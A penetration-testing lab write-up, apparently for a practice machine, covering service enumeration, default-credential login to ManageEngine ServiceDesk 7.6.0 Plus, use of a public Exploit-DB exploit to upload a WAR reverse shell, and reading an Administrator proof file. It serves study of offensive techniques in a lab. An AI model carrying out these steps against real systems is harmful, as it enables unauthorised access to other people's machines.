
Enumeration

2021年7月13日 12:27


1: Use autorecon to enumerate its service, **135,139,445,3389,8080** are open
2: Check SMB service, it does not allow anonymous login
3: Run nmap smb-vuln script to scan against it, it seems to be vulnerable to **CVE-2009-3103**, a possible exploit can be found here: https://www.exploit-db.com/exploits/40280
4: Before trying to exploit possible SMB'S vulnerability, check port 8080
5: The portal is **ManageEngine ServiceDesk 7.6.0 Plus** log in section



Copyright © 2009 ZOHO Corporation. All rights reserved.

Help Desk Software by ManageEngine ServiceDesk Plus | 7.6.0

6: Try to use default credential to log in administrator:administrator, and it succeed
7: Manually explore user panel, meanwhile run nikto and dirb to enumerate it



Requests Overdue 0
Requests Due Today 0
Pending Requests 0

No tasks available.

No recent item available

No announcement exists in the system.


8: Search for ManageEngine ServiceDesk 7.6's public exploit, and I find one: https://www.exploit-db.com/exploits/11793

Foothold

2021年7月13日 12:28

1: According to the usage, **generate a revere shell** payload and set up a netcat listener, and then execute **python manage.py 192.168.161.43 8080 administrator administrator shell.war**

2: The exploit succeeds and returns with URI of uploaded reverse shell payload



```
┌──(root💀os)-[~os/Desktop]
└─# python manage.py 192.168.161.43 8080 administrator administrator shell.war
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning
: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be
 removed in the next release.
Trying http://192.168.161.43:8080/4zTTM1rh350QgPrVhFXYsN2AFTayj0MT/nowahkvktfm/cNkCFGnhcIg8cePQ
Trying http://192.168.161.43:8080/4zTTM1rh350QgPrVhFXYsN2AFTayj0MT/nowahkvktfm/CkZmWk8Hpp3xQpMa
```

3: Access the URI, and netcat listener gets a revere shell

Privilege Escalation

2021年7月13日 12:28

1: It has already been a privileged shell
2: type C:/Users/Administrator/Desktop/proof.txt

Review

2021年7月13日 12:28

1: Target **8080** service
2: Search ManageEngine ServiceDesk's **default credential**, admin:admin does not work
3: Find an exploit
4: **SMB** could be a **rabbit hole** (**Not verified yet**)